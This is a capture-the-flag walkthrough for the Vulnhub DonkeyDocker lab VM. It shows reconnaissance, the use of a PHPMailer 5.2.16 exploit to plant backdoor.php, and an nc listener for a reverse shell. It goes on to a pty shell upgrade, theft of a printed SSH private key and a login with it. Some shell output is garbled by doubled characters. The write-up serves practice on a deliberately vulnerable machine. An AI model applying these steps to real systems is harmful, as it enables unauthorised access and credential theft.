Donkey Docker Vulnhub's vulnerable lab challenge

Information Security Inc.

Contents

- About Vulnhub
- Target VM
- Test Setup
- Walkthrough
- References

About Vulnhub

- To provide materials that allows anyone to gain practical 'hands-on' experience in digital security, computer software & network administration

Target VM

- Target VM: DonkeyDocker

- Download the zip file and extract it
https://zer0-day.pw/public/DonkeyDocker_v1.0.zip

- Import the ovf file into your favorite hypervisor

- Attach a DHCP enable vmnet to the machine and run it

- Objective
Find the hidden flags

Test Setup

◎ Testing environment

Linux Kali (attacker) >>> Firewall >>> DonkeyDocker (target vm)

Walkthrough

◎From the attacker machine run the following command to find out Target VMs IP address:

```
root@LUCKY64:/opt3# netdiscover -i eth2 -r 192.168.254.0
 Currently scanning: Finished!   |   Screen View: Unique Hosts

 5 Captured ARP Req/Rep packets, from 5 hosts.   Total size: 300

   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.254.1   00:50:56:c0:00:08      1      60  Unknown vendor
 192.168.254.2   00:50:56:ef:1d:d2      1      60  Unknown vendor
 192.168.254.130 00:0c:29:45:7e:4a      1      60  Unknown vendor
 192.168.254.136 00:0c:29:55:8b:5f      1      60  Unknown vendor
 192.168.254.254 00:50:56:ef:94:8a      1      60  Unknown vendor
```


◎Scan the target machine IP (192.168.254.136)

```
root@LUCKY64:/opt3# ./Scan.py
TCP port 22 is open
TCP port 80 is open
```

- Two ports are open: Port 22 – Used for SSH; Port 80 (used for: webserver)


Walkthrough

◎ Explore target machine's port 80 with a browser



Walkthrough


- Use dirb tool to scan the web application




Walkthrough

◎ Check Mailer version

◎ Version is 5.2.16; check an exploit for this version on www.exploit-db.com





Walkthrough

◎ Use the exploit found to obtain a reverse shell

▲ Modify the exploit to fit the current environment

Walkthrough

◎ Use the exploit found to obtain a reverse shell

▲ Download the required dependency to run the script

```
root@LUCKY64:/opt3# python Exploit.py
Traceback (most recent call last):
  File "Exploit.py", line 22, in <module>
    from requests_toolbelt import MultipartEncoder
ImportError: No module named requests_toolbelt
```

```
root@LUCKY64:/opt3# pip install  requests_toolbelt
Collecting requests_toolbelt
  Downloading requests_toolbelt-0.8.0-py2.py3-none-any.whl (54kB)
    100% |                                | 61kB 2.0MB/s
Requirement already satisfied: requests<3.0.0,>=2.0.1 in /usr/lib/python2.7/dist-packages (from requests_toolbelt)
Installing collected packages: requests-toolbelt
Successfully installed requests-toolbelt-0.8.0
```

Walkthrough


◎ Use the exploit found to obtain a reverse shell

▲ Run nc

```
root@LUCKY64:/opt3# nc -l -v  -p  15168
listening on [any] 15168 ...
```

▲ Execute the script

▲ Access backdoor.php in a browser and obtain the reverse shell




Walkthrough

◎ Use the exploit found to obtain a reverse shell

▲ Get the extended shell

```
$ python -c "import pty; pty.spawn('/bin/bash')"
www-data@12081bd067cc:/$
```

◎ Find the hidden flag



Walkthrough

◎ Find the second hidden flag

▲ Move to the .ssh directory and find the private key

```
smith@12081bd067cc:~$ ccdd  ..sssshh

smith@12081bd067cc:~/.ssh$

smith@12081bd067cc:~/.ssh$ llss  --aall

total 20
drwx--S--- 2 smith users 4096 Mar 22 05:01 .
drwx------ 1 smith users 4096 Mar 26 10:33 ..
-rwx------ 1 smith users  101 Mar 22 05:01 authorized_keys
-rwx------ 1 smith users  411 Mar 22 04:48 id_ed25519
-rwx------ 1 smith users  101 Mar 22 04:48 id_ed25519.pub
smith@12081bd067cc:~/.ssh$ ccaatt  aauutthh     orized_keys

ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAICEBBzcffpLILgXqY77+z7/Awsovz/jkhOd/0fDjvEof orwell@donkeydocker
```


```
smith@12081bd067cc:~/.ssh$ ccaatt  **

ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAICEBBzcffpLILgXqY77+z7/Awsovz/jkhOd/0fDjvEof orwell@donkeydocker
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACAhAQc3H36SyC4F6mO+/s+/wMLKL8/45ITnf9Hw47xKHwAAAJhsQyB3bEMg
dwAAAAtzc2gtZWQyNTUxOQAAACAhAQc3H36SyC4F6mO+/s+/wMLKL8/45ITnf9Hw47xKHw
AAAEAeyAfJp42y9KA/K5Q4M33OM5x3NDtKC2IljG4xT+orcCEBBzcffpLILgXqY77+z7/A
wsovz/jkhOd/0fDjvEofAAAAE29yd2VsbEBkb25rZXlkb2NrZXIBAg==
-----END OPENSSH PRIVATE KEY-----
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAICEBBzcffpLILgXqY77+z7/Awsovz/jkhOd/0fDjvEof orwell@donkeydocker
```

Walkthrough

◎ Find the second hidden flag

▲ After saving it to a .txt file, use the found private key to login



Walkthrough

◎ Find the second hidden flag

▲ Get the second hidden flag

```
donkeydocker:~$ ls -al
total 24
drwxr-sr-x    3 orwell   orwell        4096 Mar 26 12:39 .
drwxr-xr-x    3 root     root          4096 Mar 22 05:44 ..
-rw-r--r--    1 root     orwell           1 Mar 26 12:39 .ash
-rw-------    1 orwell   orwell          49 Aug 25 19:49 .ash_history
drwx--S---    2 orwell   users         4096 Mar 22 06:01 .ssh
-rw-r--r--    1 orwell   orwell         104 Mar 22 07:34 flag.txt
donkeydocker:~$ cat flag.txt
You tried harder! Good work ;-)

Here a flag for your effort: flag01{e20523853d6733721071c2a4e95c9c60}
```

References

- Vulnhub website
https://www.vulnhub.com

- Vulnerable VM download
https://zer0-day.pw/public/DonkeyDocker_v1.0.zip